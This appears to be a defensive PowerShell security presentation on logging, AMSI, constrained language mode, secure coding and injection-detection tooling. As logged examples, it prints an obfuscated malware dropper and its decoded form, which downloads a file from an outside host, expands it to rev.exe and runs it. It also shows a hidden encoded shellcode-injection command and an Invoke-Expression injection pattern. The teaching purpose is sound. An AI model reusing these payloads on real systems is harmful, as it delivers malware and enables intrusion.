SerializationVersion: 1.1.0.1
*****
Transcript started, output file is C:\Users\mredw\Documents\PowerShell_transcript.EDLT.6VtWc
PS C:\> gps | select -Last 1

Handles  NPM(K)  PM(K)  WS(K) VM(M)  CPU(s)  Id  SI ProcessName
-----  -
293      18     5416   10536  116           2808  0 ZeroConfigService

PS C:\> Stop-Transcript
*****
Windows PowerShell transcript end
End time: 20160329162646
*****
Ln 1, Col 1
```

SCRIPT BLOCK LOGGING

```
powershell -encodedCommand IABpAGUAeAAGACgAa...AeQAVAGUAMABNAHcAOQB3ACKAIAA=
```

General Details

IEX (Invoke-Expression)

```

Creating Scriptblock text (1 of 1):
.($SPSHOME[4]+$pSHOME[34]+'X')((({0}+'A0={'+0}
en'+v:USER'+PR'+O'+F'+IL'+E;'+{0}+'}'+b=get-'+ran'+d'+om(1'+0'+0'+00..999'+999)'+;'+(New-
Object Syst'+e+'m.N'+eT.W'+ebClieNt)'+.D'+o'+wn'+lo'+a'+dfile
({'+1+'}'+htt'+ps'+://s'+ayi'+trade.co'+m/c'+u'+b.b'+in{'+'+'}'+;'+1}'+'0'+}A0+'{3}'+'0}b.cab
{1+'+'}'+;'+e'+xpanD {'+'0}A'+0{'+'3}'+'{0}'+'b'+.'+c'+ab {0}env:U'+SERPR'+OF'+ILE{3}re'+v.exe{'+'2}
out-nu'+l'+l;St'+art'+-P'+rocess '+{0}A0{'+'3}'+'r'+ev.e'+xe;Remove-'+lte'+m {0}A0{3}'+'{'+'0}
b'+.c'+a+'b')-f [cHAR]36,[cHAR]34,[cHAR]124,[cHAR]92))

ScriptBlock ID: 722dc7d0-7b7a-4fc9-bea1-7a29b506ca6a

```

Log Name: Microsoft-Windows-PowerShell/Operational
 Source: PowerShell (Microsoft-Wind Logged: 3/3/2017 7:00:53 AM
 Event ID: 4104 Task Category: Starting Command
 Level: Verbose Keywords: None
 User: Computer:
 OpCode: On create calls
 More Information: [Event Log Online Help](#)

Copy

Close



Event Properties - Event 4104, PowerShell (Microsoft-Windows-PowerShell)



General

Details

Creating Scriptblock text (1 of 1):

```
$A0=$env:USERPROFILE;$b=get-random(10000..9999999);(New-Object  
System.Net.WebClient).Downloadfile("https://sayitrade.com/cub.bin","$A0\$b.cab");expand $A0\$b.cab  
$env:USERPROFILE\rev.exe|out-null;Start-Process $A0\rev.exe;Remove-Item $A0\$b.cab
```

ScriptBlock ID: 3263ba81-1bf6-4490-852d-76c58eea5ad7



| | | | |
|-------------------|--|----------------|---------------------|
| Log Name: | Microsoft-Windows-PowerShell/Operational | Logged: | 3/3/2017 7:00:53 AM |
| Source: | PowerShell (Microsoft-Wind | Task Category: | Starting Command |
| Event ID: | 4104 | Keywords: | None |
| Level: | Verbose | User: | Computer: |
| OpCode: | On create calls | | |
| More Information: | Event Log Online Help | | |

Copy

Close

ANTIMALWARE INTEGRATION (AMSI)

```
root@bt: /pentest/exploits/set/reports/powershell# ls
powerdump.encoded.txt  x64_powershell_injection.txt
powershell.rc          x86_powershell_injection.txt
root@bt: /pentest/exploits/set/reports/powershell# cat x64_powershell_injection.t
xt
powershell -noprofile -windowstyle hidden -noninteractive -EncodedCommand JABjAG
8AZABlACAAPQAgACcAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAawBlAHIAbgBlAGwAMwAyAC4AZABsAG
wAIgApAF0AcABlAGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAASQBuAHQAUA0AH
IAIABWAGkAcgB0AHUAYQBzAEEAbABsAG8AYwAoAEkAbgB0AFAAdABYACAAbABwAEEAZABkAHIAZQBzAH
MALAgAHUAaQBuAHQAIAbKAHcAUwBpAHoAZQAsACAAdQBpAG4AdAAGAGYAbABBAGwAbABvAGMAYQB0AG
kAbwBuAFQAEQBwAGUALAAGAHUAaQBuAHQAIAbMAGwAUABYAG8AdABlAGMAdAAdADsAWwBEAGwAbABJAG
0AcABvAHIAdAAoACIAawBlAHIAbgBlAGwAMwAyAC4AZABsAGwAIgApAF0AcABlAGIAbABpAGMAIABzAH
QAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAASQBuAHQAUA0AHIAIABDAHIAZQBhAHQAQZQBUAGgAcgBlAG
EAZAAoAEkAbgB0AFAAdABYACAAbABwAFQAaABYAGUAYQBkAEEAdAB0AHIAaQBIAHUAdABlAHMALAAGAH
UAaQBuAHQAIAbKAHcAUwB0AGEAYwBrAFMAaQB6AGUALAAGAEkAbgB0AFAAdABYACAAbABwAFMAdABhAH
IAdABBAGQAZABYAGUAcwBzACwAIABJAG4AdABQAHQAQcGAgAGwAcABQAGEAcgBhAG0AZQB0AGUAcgAsAC
AAdQBpAG4AdAAGAGQAdwBDAHIAZQBhAHQAaQBvAG4ARgBsAGEAZwBzACwAIABJAG4AdABQAHQAQcGAgAG
wAcABUAGgAcgBlAGEAZABJAGQAKQA7AFsARABsAGwASQBtAHAAbwByAHQAkAAiAG0AcwB2AGMAcG0AC
4AZABsAGwAIgApAF0AcABlAGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAASQBuAH
QAUA0AHIAIABtAGUAbQBzAGUAdAAoAEkAbgB0AFAAdABYACAABZABlAHMAdAAsACAAdQBpAG4AdAAGAH
MAcGbjACwAIABlAGkAbgB0ACAAYwBvAHUAbgB0ACKA0wAnADsAJAB3AGkAbgBGAHUAbgBjACAAPQAgAE
EAZABkAC0AVAB5AHAAZQAgAC0AbQBlAG0AYgBlAHIArABlAGYAaQBuAGkAdABpAG8AbgAgACQAYwBvAG
QAZQAgAC0ATgBhAG0AZQAgACIAVwBpAG4AMwAyACIAIAAtAG4AYQBtAGUAcwBwAGEAYwBlACAaVwBpAG
```


PROTECTED EVENT LOGGING

The screenshot shows the Windows Event Viewer application. The left pane displays a tree view of event logs, with 'PowerShell' expanded to show 'Operational'. The main pane shows a list of events, with one event selected: 'Verbose' at '4/20/2015 9:33:37 PM' from 'PowerShell (Microsoft-...)'. The event details pane is open, showing the 'General' tab. The event description is 'Creating Scriptblock text (1 of 1): -----BEGIN CMS-----' followed by a long string of Base64-encoded text. The 'Details' tab shows the following information:

| | |
|-------------------|--|
| Log Name: | Microsoft-Windows-PowerShell/Operational |
| Source: | PowerShell (Microsoft- Logged: 4/20/2015 9:33:37 PM |
| Event ID: | 4104 Task Category: Execute a Remote Command |
| Level: | Verbose Keywords: None |
| User: | REDMOND\leeholm Computer: LEEHOLM17.redmond.corp.microsoft.com |
| OpCode: | On create calls |
| More Information: | Event Log Online |


USEFUL EVENTS

| Log Name | Event ID | Purpose |
|--|------------------------|--|
| System | 104 | An event log was cleared |
| Security | 4656 | Auditing of configured files, registry keys: PowerShell profiles (*profile*.ps1) Security settings (HKLM:\Software\Policies*) |
| Windows PowerShell | 400 | PowerShell Startup, including hosting application, version |
| Windows PowerShell | 800 | Command and Parameter Logging |
| Microsoft-Windows-PowerShell/Operational | 4104 <i>Warning</i> | ScriptBlock <i>automatic</i> logging – used APIs or techniques commonly associated with malware |
| Microsoft-Windows-PowerShell/Operational | 4104 Verbose | ScriptBlock logging |
| Microsoft-Windows-PowerShell/Operational | 53507 | PowerShell debugger attached to a process |
| Microsoft-Windows-WinRM/Operational | 91 | User connected to system with PowerShell Remoting |

DEVICE GUARD AND APPLICATION WHITELISTING



POWERSHELL WITH DEVICE GUARD



```
Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
trusted.ps1 x
1 param($Exponent)
2
3 [Math]::Pow(2, $Exponent)

PS C:\WINDOWS\system32> c:\windows\system32\trusted.ps1 8
256

PS C:\WINDOWS\system32> [System.Runtime.InteropServices.Marshal]::ReadByte(1234)
Cannot invoke method. Method invocation is supported only on core types in this language mode.
At line:1 char:1
+ [System.Runtime.InteropServices.Marshal]::ReadByte(1234)
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (:) [], RuntimeException
+ FullyQualifiedErrorId : MethodInvocationNotSupportedInConstrainedLanguage

PS C:\WINDOWS\system32> '[System.Runtime.InteropServices.Marshal]::ReadByte(1234)' > c:\temp\trusted.ps1

PS C:\WINDOWS\system32> c:\temp\trusted.ps1
Cannot invoke method. Method invocation is supported only on core types in this language mode.
At C:\temp\trusted.ps1:1 char:1
+ [System.Runtime.InteropServices.Marshal]::ReadByte(1234)
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (:) [], RuntimeException
+ FullyQualifiedErrorId : MethodInvocationNotSupportedInConstrainedLanguage

Ln 24 Col 25 | 175%
```

POWERSHELL CONSTRAINED LANGUAGE RESTRICTIONS

- Language elements that provide access to Win32 APIs
- COM objects
- .NET methods, property setters, types, and conversions
- Add-Type
- XAML-based workflows
- PowerShell Classes (because they create .NET classes)
- DSC configuration declarations

*Constrained Language removes the **language capabilities** that make PowerShell useful for attackers. It is not a **RBAC sandbox** like JEA.*

Like cmd.exe, it is designed to allow interactive administration, and therefore still allows access to executables and cmdlets.

SECURE CODING

```
1  function Invoke-RestrictedGetProcess
2  {
3      param($Name)
4
5      if($Name -notmatch "powershell")
6      {
7          throw "Intruder alert!"
8      }
9
10     Invoke-Expression "Get-Process -Name $name"
11 }
```

... AT SCALE



78,583

Downloads

5,408

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2017-06-21

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PSScriptAnalyzer 1.15.0

PSScriptAnalyzer provides script analysis and checks for potential code defects in the scripts by applying a group of built-in or customized rules on the scripts being analyzed.

Inspect

```
PS> Save-Module -Name PSScriptAnalyzer -Path <path>
```

Install

```
PS> Install-Module -Name PSScriptAnalyzer
```

Deploy

 Deploy to Azure Automation

See [Documentation](#) for more details.

Release Notes

Added

- (#780) `Range` parameter to the `Invoke-Formatter` cmdlet. The user can specify the range in which formatting should be applied. The primary usage for this parameter is to be used with editors that request selection formatting.
- (#782, #788) Allman style, Stroustrup style and one true brace style (OTBS) code formatting presets.
- (#790) `Kind` switch to `PSUseConsistentIndentation` rule to provide tabbed indentation.

Fixed

- (#781, #784) `NewLineAfer` switch behavior in `PSPlaceCloseBrace` rule. When the switch is set to `\$false`, the emitted suggested corrections enforce branching control statements to be on the same line as their preceding closing braces. On the other hand when the switch is set to `\$true`, the emitted suggested corrections enforce branching controls statements to be on the next line.

POWERSHELL INJECTION HUNTER

```
D:\lee\InjectionHunter\Tests [10.0.15063.0 (WinBuild.160101.0800)]
[D:\lee\InjectionHunter\Tests]
PS:18 > Invoke-Pester

Describing Tests for expression injection
[+] Should detect Invoke-Expression 279ms
[+] Should detect Invoke-Expression alias 281ms
[+] Should detect InvokeScript 277ms
[+] Should detect CreateNestedPipeline 289ms
[+] Should detect AddScript 283ms
Describing Tests for code injection
[+] Should detect Add-Type injection 318ms
[+] Should detect Add-Type injection w/ parameter 315ms
[+] Should detect Add-Type injection w/ variable 310ms
[+] Should allow Add-Type w/ constant expression variable 306ms
[+] Should allow Add-Type w/ constant expression inline 320ms
Describing Tests for command injection
[+] Should detect PowerShell injection 334ms
[+] Should detect PowerShell injection w/o parameter 340ms
[+] Should detect CMD injection 319ms
[+] Should allow non-injected commands 276ms
Describing Tests for script block injection
[+] Should detect ScriptBlock.Create injection 304ms
[+] Should detect NewScriptBlock injection 289ms
Describing Tests for method injection
[+] Should detect Foreach-Object injection 391ms
[+] Should allow Foreach-Object w/ script block 287ms
[+] Should allow Foreach-Object w/ constant member access 303ms
[+] Should detect static property injection 275ms
[+] Should detect method injection w/ parens 297ms
[+] Should detect method injection w/ Invoke 278ms
Describing Tests for string expansion injection
[+] Should detect ExpandString injection via ExecutionContext 310ms
[+] Should detect ExpandString injection via SessionState 290ms
Describing Tests for unsafe escaping
[+] Should detect unsafe escaping - single quotes 325ms
[+] Should detect unsafe escaping - double quotes 293ms
Tests completed in 7.9s
Passed: 26 Failed: 0 Skipped: 0 Pending: 0 Inconclusive: 0

[D:\lee\InjectionHunter\Tests]
PS:19 > _
```


INTEGRATION WITH VISUAL STUDIO CODE

The screenshot shows the Visual Studio Code editor with a PowerShell script named `UnsafeEscape.ps1`. The script contains the following code:

```
1 function Invoke-UnsafeEscape
2 {
3     param($UserInput)
4
5     $escaped = $UserInput -replace '"', '"'
6     Invoke-Expression "Get-Process -Name '$escaped'"
7
8     1..10 | % foo
9 }
10
11
12
13
14
15
16
17
18
19 $escaped = $UserInput -replace '"', '"'
20 Invoke-Expression "Get-Process -Name '$escaped'"
```

A warning from PSScriptAnalyzer is displayed over the script, indicating a possible unsafe use of input escaping. The warning text is:

[PSScriptAnalyzer] Possible unsafe use of input escaping. Variables may be used directly for dynamic parameter arguments, splatting can be used for dynamic parameter names, and the invocation operator can be used for dynamic command names. If content escaping is truly needed, PowerShell has several valid quote characters, so `[System.Management.Automation.Language.CodeGeneration]::Escape*` should be used instead. (InjectionRisk.UnsafeEscaping)

The status bar at the bottom of the editor shows the current cursor position as `Ln 19, Col 1`, with `Spaces: 4`, `UTF-8` encoding, `CRLF` line endings, `PowerShell` language, and `5.1` version.



WATCH FOR DOWNGRADE ATTACKS


Event Log

As a detection mechanism, the "Windows PowerShell" classic event log has event ID 400. This is the "Engine Lifecycle" event, and includes the Engine Version. Here is an example query to find lower versions of the PowerShell engine being loaded:

```
001 Get-WinEvent -LogName "Windows PowerShell" |
002     Where-Object Id -eq 400 |
003     Foreach-Object {
004         $version = [Version] ($_.Message -replace '(?s).*EngineVersion=([\d\.]+)*.*', '$1')
005         if($version -lt ([Version] "5.0")) { $_ }
006     }
```

AppLocker / File Auditing

When the CLR loads PowerShell assemblies, it will first load the managed assemblies from the GAC (if they are available). It will also load the native images that contain pre-jitted code if the assemblies are NGEN'd (which they are). Here is what loading PowerShell v2 looks like:



The screenshot shows the Process Monitor application window with a list of file operations performed by PowerShell.exe. The operations include creating files, querying security information, creating file mappings, and creating file mappings for native images.

